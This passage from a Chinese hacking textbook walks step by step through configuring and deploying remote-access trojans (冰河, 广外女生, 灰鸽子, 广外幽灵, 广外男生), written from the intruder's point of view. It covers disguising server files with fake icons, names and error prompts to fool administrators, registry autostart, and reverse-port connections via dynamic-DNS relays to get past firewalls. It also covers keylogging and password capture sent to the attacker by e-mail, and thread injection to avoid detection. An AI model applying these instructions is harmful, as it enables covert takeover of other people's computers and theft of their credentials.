- 文件删除
- 文件打开
- 目录增删
- 目录复制

#### 注册表读写

- 键值读取
- 键值写入
- 键值重命名
- 主键浏览

- 主键增删
- 主键复制
- 主键重命名

#### 设置类命令

- 更换墙纸：足够让目标主机管理员大吃一惊的功能。
- 更改计算机名：没有什么大用。
- 服务器端配置：用于修改服务端配置，如键听端口、连接密码等。

前面大致介绍了冰河的所有功能。每个功能的使用都是图形界面，使用起来都很简单，而且自带的自述文件中说得很详细，这里就不再一一介绍了。

### 4.1.2 广外女生

#### 1. 简介（引自版本说明）

广外女生的说明如图 4-16 所示。



图 4-16

#### 2. 实例：通过广外女生实现远程控制


思路：配置广外女生服务端、种植木马、远程控制。

##### （1）步骤一：配置广外女生服务端

打开广外女生客户端，选择“服务端设置”选项卡，如图 4-17 所示。然后，选择“自定义”对服务端进行设置。



图 4-17

- ✎ 安装后服务端文件名：指安装后生成程序的名称，入侵者都会把它起成有迷惑性的名字。这里保留默认值。
- ✎ DLL 的文件名：安装后生成的动态链接库文件名，服务端需要这个文件来支持运行，这里也保留默认值。
- ✎ 服务端使用得端口号：默认 6267，这个功能已经介绍过了。随便设定，只要不与已存在的端口号冲突既可。
- ✎ 安装时的错误说明提示：介绍冰河的时候已经介绍过，功能是一样的，是入侵者用来迷惑管理员，不过不填也可以，免得画蛇添足。
- ✎ 连接时验证密码：即访问口令。
- ✎ 注册标项目名称：如果对注册表不熟，建议保留默认值。
- ✎ 防火墙处理：广外女生能够关闭一些防火墙。具体关闭那些防火墙，该处可以进行设定。
- ✎ 其他要关闭的窗口名称关键字：比如要关闭 IE，可以在这里设定。
- ✎ 服务端图标：入侵者为了更好地伪装自己，在该处可以修改服务端程序的图标，比如改成 TXT 文件的图标等。
- ✎ 生成文件：填入预生成服务端程序文件名，起个有诱惑性的名字来让远程主机执行。设置完毕后，单击“生成服务端”按钮，即可生成服务端程序，生成的文件图标可以设置为 .

## (2) 步骤二：种植木马

入侵者在远程主机上安装木马程序被称之为种植木马，这一步是至关重要的。这里假

设入侵者已经骗取了远程主机管理员的信任，并执行了木马服务端程序。








### (3) 步骤三：远程控制

在使用广外女生进行远程控制之前,需要扫描出安装有广外女生服务端的计算机。首先,打开广外女生客户端,然后选择“添加主机”选项卡,在“起始 IP”中填入 192.168.245.128,在“终止 IP”中填入 192.168.245.128,在“验证密码”中填入“hack”,在“连接端口”中填入 6267,最后单击“开始搜索”按钮扫描目标网段来搜索服务端主机,扫描结果如图 4-18 所示。






图 4-18

当扫描到服务端主机后,入侵者便可以通过广外女生实现远程控制。其中通过“文件共享”选项卡,能够对远程主机磁盘中的文件进行操作,界面如图 4-19 所示。下面简单介绍一下“文件共享”选项卡中的控制按钮。

-  : 上传文件
-  : 下载文件
-  : 新建文件夹
-  : 删除选定的文件
-  : 删除选定的空文件夹
-  : 刷新
-  : 设定文件或文件夹属性
-  : 打开选定文件
-  : 打开指定网页 / 命令 (需要新版支持)



-  : 向对方发送信息
-  : 关闭远程计算机
-  : 获取服务端详细信息




图 4-19

除了可以对远程主机的磁盘文件进行读写，广外女生还可以对远程主机的注册表进行操作，如图 4-20 所示。



图 4-20

关于进程操作，可以使用“进程管理 (Win9x)”选项卡，如图 4-21 所示。




图 4-21

进程管理选项卡中的控制按钮如下。

- ✕：终止（进程）
- ☐：隐藏窗体
- 🖥️：显示窗体
- ☐：居中窗体
- 👁️：令窗体变灰。使目标主机不能对该窗体操做
- 👁️：激活变灰的窗体
- 🔄：刷新

除了对远程主机的系统设置进行修改，广外女生还可以通过屏幕来监视、控制远程主机，该功能在“屏幕控制”中可以找到。



图 4-22

- 通过“预览(P)”功能，入侵者可以捕获远程主机的屏幕。
- 通过“开始控制(S)”功能，入侵者可以与远程主机管理员使用同一个桌面，这点和前面介绍过的 DameWare 实现同样的功能。

通过广外女生，入侵者还能够记录远程主机中的账号密码，“密码记录”选项卡如图 4-23 所示。



图 4-23

前面介绍了广外女生的基本功能与使用方法。可见，广外女生与冰河的功能大同小异，其他木马也一样，基本上都是这几项功能，使用方法也大同小异。

## 4.2 第三代与第四代木马

木马的出现，可以算是网络安全技术上的里程碑。然而，当木马的强大功能被世人所皆知后，木马也开始过上了“流亡”生涯。杀毒软件、网络防火墙无时无刻不在抵御着木马的入侵。正当入侵者一筹莫展的时候，第三代木马出现了，它通过改变客户端与服务端的连接方式，由原来的服务端被动连接变为服务端主动连接，使网络防火墙形同虚设。基于这种连接思想，第三代木马产生了。随后出现的第四代木马增加了隐藏进程技术，让系统更加难以发现木马的存在，进而逃避防火墙对特定程序通信的拦截。本节就来介绍一下第三代与第四代木马的特点，来看看如何逃避防火墙的“追杀”。

### 4.2.1 木马连接方式

为了更加透彻地了解木马的入侵过程，首先来介绍一下木马的几种连接方式。

### 1. 传统连接方式

第一、二代木马都属于传统连接方式，即 C/S（客户机 / 服务器）连接方式。在这种连接方式下，远程主机开放监听端口等待外部连接，成为服务端。当入侵者需要与远程主机建立连接的时候，便主动发出连接请求，从而建立连接，建立过程如图 4-24 所示。




图 4-24

这种连接需要服务端开放端口等待连接，需要客户端知道服务端的 IP 地址与服务端口号。因此，不适合与动态 IP 地址（如拨号上网）或局域网内主机（如网吧内计算机）建立连接。

### 2. 第三代木马连接方式（反弹端口技术）

第三代木马使用的是“反弹端口”连接技术，连接的建立不再由客户端主动要求连接，而是由服务端来完成，这种连接过程恰恰与传统连接方式相反。当远程主机安装第三代木马后，由远程主机主动寻找客户端建立连接，客户端则开放端口等待连接，具体建立过程如图 4-25 所示。

第一种连接方式





图 4-25


可以看出，这种方式要求远程主机预先知道客户端 IP 地址和连接端口，因而在配置服务端程序的时候，需要入侵者预先指明客户端（入侵者本地机）的 IP 地址和待连接端口，因此这种方式不适用于动态上网的入侵者。

## 第二种连接方式


第(1)步 更新中间代理中的信息



第(2)步 更新服务端中的信息



第(3)步 远程主机主动发出连接请求



第(4)步 连接建立成功




图 4-26

从图 4-26 所示连接过程可以看出，在连接的建立过程当中，入侵者引入了一个“中间代理”服务器，用它来存放客户端 IP 地址和待连接端口，只要入侵者更新中间代理中存放的 IP 地址与端口号，便可以让远程主机找到入侵者。因此，这种连接方式有效地解决了以往木马的以下连接限制，而且这种连接方式可以穿透一定设置的防火墙。

- ✎ 客户端为动态 IP 地址
- ✎ 服务端为动态 IP
- ✎ 服务端处于局域网内部

## 4.2.2 第三代木马——灰鸽子

连接方式介绍过后，本节通过介绍第三代木马——灰鸽子的使用方法来说明第三代连接方式。

### 1. 灰鸽子简介

灰鸽子是国内第三代木马的标准软件,也是国内首次成功地使用反弹端口技术的木马,使用反弹端口技术中的第二种方式,同时支持传统方式连接。对于传统连接方式的使用方法与冰河、广外女生相同,这里不再介绍。除了继承了前辈们强大的远程控制功能外,能够方便地控制动态 IP 地址和局域网内的远程主机。灰鸽子的主界面如图 4-27 所示。




图 4-27

### 2. 灰鸽子的工作环境

灰鸽子可以控制以下类型的远程主机(系统可以是:Win9x/me/NT/2000/XP),其中外网为有互联网 IP 地址的计算机,内网为在局域网内部可以上网的计算机,如网吧中普通计算机。

#### (1) 服务端设置成自动上线型时

- a. 外网控制外网                      b. 外网控制内网                      c. 同在一局域网

#### (2) 服务端为主动连接型时

- a. 外网控制外网                      b. 内网控制外网                      c. 同在一局域网

### 3. 实例:使用灰鸽子“反弹端口”进行连接,即远程主机“自动上线”入侵

思路:设置中间代理、配置服务程序、种植木马、域名更新 IP、等待远程主机自动上线、控制远程主机。

#### (1) 步骤一:设置中间代理

灰鸽子使用的是反弹端口技术的第二种连接方式,从它的连接过程来看,“中间代理”的作用尤为重要。在灰鸽子中,中间代理是通过免费域名提供的动态 IP 映射来实现的,下

面介绍具体的设置方法。

在配置服务器端程序之前，需要申请动态域名，动态域名是随时可以更新映射 IP 的域名，这种域名恰恰实现了“中间代理”保存客户端 IP、端口的功能。这里建议使用灰鸽子自带的功能来申请 126.com 的域名。


打开灰鸽子客户端后，选择“文件(F)”→“自动上线”或单击主界面上  按钮来打开“自动上线”对话框，然后选择“注册免费域名”选项卡，来申请 126.com 免费域名。各参数填好后单击“注册域名”按钮进行注册，参数填写如图 4-28 所示。




图 4-28

说明：

- ✎ “域名”：只要满足域名书写规范（字母、数字、下划线），并且没有被注册的域名即可。
- ✎ “密码”：用来管理域名的密码。
- ✎ “您的 E-mail”：用来和入侵者联系的 E-mail。如果填入的 E-mail 不存在同样可以注册成功。
- ✎ “本机 IP 地址”：填入一个对远程主机可见的 IP 地址，以后远程主机就用这个 IP 地址与入侵者联系。

现在来验证一下免费域名是否注册成功，打开浏览器，输入“http://WinVsWin.126.com”，如果回显中含有本机 IP 地址，那么就说明申请中间代理成功，如图 4-29 所示。

## （2）步骤二：配置服务程序

成功申请了中间代理之后，下一步就要对木马服务端程序进行设置。首先，选择“文件(F)”→“配置服务程序”或单击主界面上的  按钮打开“服务器配置”。然后，在“服务器配置”中，进行如下设置。




图 4-29

① 选择“连接类型”选项卡，然后在其中选中“自动上线型”并填入刚才注册的域名，这个域名是用来让远程主机主动去连接的（对应第二种反弹端口方式中的第（2）步），其他的不变，如图 4-30 所示。




图 4-30

② 选择“安装信息”选项卡，填好后如图 4-31 所示。

③ 选择“提示信息”选项卡，选择“安装完成后显示提示信息”，入侵者用来迷惑远程主机管理员，填好后如图 4-32 所示。






图 4-31

按照图 4-32 的设置，当远程主机管理员打开服务端程序后，就会弹出如图 4-33 所示的提示。




图 4-32



图 4-33

④ 如果入侵者想让远程主机在每次启动时都自动开启木马服务端，那么可以通过“注册表”选项卡来进行设置，如图 4-34 所示。



图 4-34

⑤ 与前面介绍过的木马相同，灰鸽子也能够把远程主机的一些关键信息（IP、CPU、内存信息等）发送到指定的邮箱里，这个功能在“邮件通知”选项卡中设定，如图 4-35 所示进行设置。




图 4-35

⑥ 此外，还可以通过“图标信息”选项卡来修改服务端文件的图标，这是为了最大限度地迷惑远程主机管理员。例如，如果入侵者在这里选择了“Flash”图标，那么生成的灰鸽子服务端文件看起来就是一个Flash动画文件，如图 4-35 所示。还可以生成“”图标，伪装成 Help 文件使远程主机执行。此外，灰鸽子还自带了功能强大的图标修改器，这样就能够对服务端文件进行更全面的修改。




图 4-36

为了不引起管理员的怀疑，还需要为服务端文件改个名字。在图 4-36 下方的“保存路径”中把原来的“服务端程序.EXE”改成“动画.EXE”，最后单击“生成服务器”按钮，提示服务端程序设置成功，如图 4-37 所示。



图 4-37

根据以上设置，生成的灰鸽子服务端程序为 。

### (3) 步骤三：种植木马

这一过程暂时略过，后面会有专门的介绍。

### (4) 步骤四：域名更新 IP

入侵者在控制远程主机之前，需要更新一下“中间代理”保存的客户端 IP，对应第二种反弹端口方式的第 (1) 步，这样才能让木马服务端主动找到入侵者，实现方法如下。

打开“自动上线”，选择“126 域名更新 IP”选项卡，填入域名和密码，然后选择本地 IP 地址用于远程主机连接用，最后单击“更新 IP 到 126 域名”，更新成功后如图 4-38 所示。



图 4-38

(5) 步骤五：等待远程主机自动上线（对应第二种反弹端口方式的第（3）、（4）步）

如果成功完成了以上 5 个步骤的工作，入侵者剩下所要做的只能在“文件管理器”界面中是默默地等待了，如图 4-39 所示。

在远程主机执行服务端程序后，如果网络状况比较好的话，大约在二、三分钟以后（时间长短根据网速的不同而不同），就会有语音提示“有主机上线、请注意”，这时候说明远程主机已经自动上线了。如图 4-40 所示。



图 4-39



图 4-40

(6) 步骤六：控制远程主机

所有木马在控制远程主机上的功能和使用方法大同小异，这一步可参考冰河、广外女生的介绍，这里略过。

### 4.2.3 第四代木马

#### 1. 广外幽灵

(1) 简介（引自自述文件）

该木马可以截取到 Windows 窗体中的星号密码（IE 除外），可以记录键盘活动。记录的内容通过 E-mail 发送到指定的邮箱，可以制作邮件日志，当邮件无法发送的时候，可以查看邮件日志找回记录的内容。

使用线程插入技术。目前为止，幽灵使用用户当前工作的程序来作为发信程序（不能是 16 位程序），绝大多数情况下均可以顺利发送邮件，网络防火墙软件无法察觉，即使发出警告，所警告的程序也不是幽灵本身的程序，一般用户便会选择允许使用网络。广外幽灵界面如图 4-41 所示。

(2) 使用方法

运行 SetGhost.exe 进行设置：填写好你收信的邮箱、对应的服务器，以及选择正确的服务器类型（这一步非常关键，直接影响到幽灵的发信能否成功），在标识处填写你为对方起的标识名；然后你可以添加需要进行键盘记录的程序，幽灵通过程序的 EXE 文件名来判断是否需要进行键盘记录；最后是设置发送邮件的时间间隔，幽灵运行的实效日期，还有是否记录日志文件等。




图 4-41

设置完成后，按“生成幽灵！”按钮生成幽灵的服务程序。最后要做的，就是让别人运行这个服务程序，然后你就等着收信吧。

## 2. 广外男生

### (1) 简介

同广外女生一样，它也是广东外语外贸大学的作品。广外男生是广外程序员网络（前广外女生网络小组）精心制作的一款远程控制软件，是一个专业级的远程控制以及网络监控工具。

### (2) 特色（引自帮助文件）

广外男生除了具有一般普通木马应该具有的特点以外，还具备以下特色。

- ✎ 客户端模仿 Windows 资源管理器：除了全面支持访问远程服务端的文件系统，也同时支持通过对方的“网上邻居”访问对方内部网其他机器的共享资源。
- ✎ 强大的文件操作功能：可以对远程机器进行建立文件夹，整个文件夹（包括子目录，文件）一次删除，支持多选的上传，下载等基本功能。同时特别支持高速远程文件查找，而且可对查找结果进行下载和删除的操作。
- ✎ 运用了“反弹端口原理”与“线程插入”技术：使用了目前流行的反弹端口的木马技术，由服务端主动连接客户端，因此在互联网上可以访问到局域网里通过 NAT 代理（透明代理）上网的电脑，轻松穿过防火墙（包括：包过滤型及代理型防火墙）。

使用广外程序员独创的“线程插入”技术。基于成功的“广外幽灵”的先进技术，服务端运行时没有进程，所有网络操作均插入到其他应用程序的进程中完成。也就是说，即使受控端安装的防火墙拥有“应用程序访问权限”的功能，也不能对广外男生的服务端进行有效的警告和拦截，使对方的防火墙形同虚设！

特别的是，在同类软件中，本软件是惟一使用这种方法的。

服务端运行后，会在本机打开一个网络端口监听客户端的连接（时刻等待着客户端的

连接), 连接建立后, 客户端可用这个通道向服务端发送命令并接收返回数据, 即可实现远程访问。

不过, 广外男生不再支持传统的连接方式, 而是使用反弹端口技术中的连接方式一和连接方式二实现连接的建立。

### (3) 广外男生界面

广外男生界面如图 4-42 所示。



图 4-42

### (4) 实例一：反弹端口技术中的方式一连接

本例介绍如何通过广外男生实现 4.2.1 节中介绍的“反弹端口技术方式一连接”。由于这种连接不需要通过“中间代理”, 因此设置过程简单得多。此外, 这种方式也能够穿透一定设置的防火墙, 但只适用于客户端为固定 IP 地址的情况。

思路: 客户端设置、服务端设置、种植木马、等待自动上线、控制远程主机。

步骤一: 客户端设置。

与灰鸽子不同, 广外男生可以自己设置客户端。打开广外男生客户端 (gwboy092.exe), 通过“设置(F)”→“客户端设置(X)”打开“广外男生客户端设置程序”, 如图 4-43 所示。

图 4-43 中的参数说明如下。

- ✎ 客户端最大连接数: 设定客户端能够连接的远程主机数目, 默认为 30 台。
- ✎ 客户端使用端口: 客户端等待远程主机连接的端口, 建议设成 80。

说明: 把客户端使用端口设成 80 是因为 80 是 Web 服务器提供服务的端口, 这样做比较容易穿透远程主机防火墙建立连接, 也就是说, 只要远程主机能访问网站, 也就可以与客户端建立连接。



图 4-43

然后单击“下一步 (N)”按钮进行连接类型的设置。本例中使用反弹端口第一种连接方式，所以选择“客户端处于静态 IP (固定 IP 地址)”，如图 4-44 所示。



图 4-44

单击“下一步”按钮，再单击“完成”按钮结束设置。通过以上过程，客户端设置完毕，如图 4-45 所示。



图 4-45

步骤二：服务端设置。

设置好客户端后，下一步进行对服务端的设置，而且远程主机自动与客户端进行连接所用的所有信息都在这里设置。首先，选择“设置(F)”→“服务端设置(X)”打开“广外男生服务端生成向导”，如图4-46所示。




图 4-46

选中“同意”后开始进行服务端程序的设置，如图4-47所示。



图 4-47

#### 常规设置

EXE 文件名：指安装木马后生成程序的名称。

DLL 文件名：指安装木马后生成 DLL 文件的名称。

注：DLL 文件，动态链接库，用来支持程序运行。

单击“下一步(N)”按钮进行“网络设置”。

#### 网络设置

由于本实例使用的是连接方式一，因此在图4-48中选择“静态IP”，并填入本地IP地



址，以便让远程主机找到本机。如图 4-48 设置好后，单击“下一步(N)”按钮，填入目标文件名后生成服务端文件，如图 4-49 所示。最后单击“完成”按钮生成服务端程序。



图 4-48



图 4-49

步骤三：种植木马。(略)

步骤四：等待自动上线。

远程主机执行木马服务端程序后，就按照 4.2.1 节中描述的流程开始建立连接，然后便可以看到自动上线的该远程主机。如图 4-50 所示，通过服务端的主机，还能直接访问这台主机所在的内网（局域网）。

步骤五：控制远程主机。(略)

(5) 实例二：反弹端口技术中的方式二连接

思路：客户端设置、服务端设置、种植木马、等待自动上线、控制远程主机。



图 4-50

广外男生没有灰鸽子中自动申请域名的工具，而且它在“中间代理”上读取 IP 和端口也有自己独特的方法和数据格式。因此，在使用广外男生前，需要自己建立一个“中间代理”。这里按照广外男生使用“中间代理”的方法，先申请动态域名，然后在本地建立 Web 服务器、FTP 服务器。申请动态域名的方法有很多，这里以申请网域科技 (<http://www.oray.net>) 的花生壳动态域名服务为例介绍，花生壳动态域名服务如图 4-51 所示。动态域名申请完毕后，使用 Apache for Windows 服务器建立 Web 服务器，使用 Server\_U 服务器建立 FTP 服务器。



图 4-51

所有准备工作做好后，下面对广外男生进行设置。

步骤一：客户端设置。

① 网络设置。

由于 80 端口供本机 Web 服务器使用，为了避免冲突，这里把“客户端使用端口”改成 90，其余与实例一中设置相同。

② 连接类型。

选择使用“使用 HTTP 网页 IP 通知”，如图 4-52 所示。

③ IP 通知文件设置。

该功能相当于灰鸽子中“域名更新 IP”的作用。在“客户端 IP”中填入本地 IP，端口中填入刚才在“网络设置”中设定的端口，如图 4-53 所示。加密密码用来给“目标文件”加密，防止远程主机管理员看出客户端 IP、端口。“目标文件”即 IP 通知文件，用来存放上面设定的“客户端 IP”和“端口”。




图 4-52



图 4-53

#### ④ FTP 服务器设置。

在这里设置用于上传 IP 通知文件，如图 4-54 所示，设置参数如下。



图 4-54

FTP 地址：填入前面申请的域名或直接填入本机 IP 地址。

端口：FTP 服务器提供服务的端口，默认为 21 号端口。

用户名和密码：在 FTP 服务器中设定的用户名和密码，要求用户有“写”权限。

发布目录：指向 Web 服务器文件目录。这样才能让远程主机通过中间 Web 站点访问到 IP 通知文件“gwboy.htm”。

如果以上设置全部正确，单击“下一步(N)”按钮后，提示成功，如图 4-55 所示。



图 4-55

步骤二：服务端设置。

- ① 常规设置：该参数自由设置。不要选择“服务端运行时显示运行标识并允许对方退出”。
- ② 网络设置：选择“HTTP 网页形式 IP 通知”，然后在图 4-56 填入申请到的动态域名。



图 4-56

③ 生成文件。在“目标文件”中填入服务端程序的名称，完成服务端配置，如图 4-57 所示。



图 4-57

步骤三：种植木马。(略)

步骤四：等待远程主机自动上线。

与实例一方法相同，打开广外男生客户端等待自动上线即可。

步骤五：控制远程主机。(略)

#### 4.2.4 常见问题与解答

问：能在网吧的内网中使用灰鸽子木马连接外面么？

答：在网吧的内网中，只可以使用灰鸽子的主动方式来连接外面具有独立 IP 的远程主机或连接同一局域网内其他主机，而不能使用灰鸽子的反弹端口连接方式。也就是说，在局域网内使用灰鸽子和使用冰河是同一种方法。因为从连接原理来讲，不论是服务端还是客户端，只要是被动连接的主机，都需要“暴露”在 Internet 上，也就说都需要有独立的 IP 地址。关于模式与对应的连接方式如表 4-1 所示。

表 4-1

模式 \ 连接方式	主动连接	反弹连接方式一	反弹连接方式二
客户端独立 IP、服务端独立 IP	可用	可用	可用
客户端独立 IP、服务端在局域网内	不可用	可用	可用
客户端在局域网内、服务端独立 IP	可用	不可用	不可用
客户端局域网内，服务端局域网内（不在同一个局域网内）	不可用	不可用	不可用
客户端和服务端在同一局域网内	可用	可用	不可用

## 4.3 木马防杀技术

曾几何时，木马一统天下，网络硝烟滚滚，那年代，木马炙手可热、无所不能，几乎成了入侵者的屠龙刀、杀手锏。然而，接踵而来的杀毒软件对木马进行了近似疯狂的封杀，使得木马无处藏身……

木马这计算机安全领域界的神话在功能上是非常强大并有效的，它被杀毒软件查杀的厄运使得入侵者不敢轻易地使用这些程序。这对于管理员来说是件好事，然而对于入侵者确实是非常恼人的。面对杀毒软件，入侵者并不是毫无还手之力，他们通过对木马进行修改，使之逃过杀毒软件的查杀。可见，对于管理员来说，并不是经过杀毒软件扫描的程序就一定不是木马。

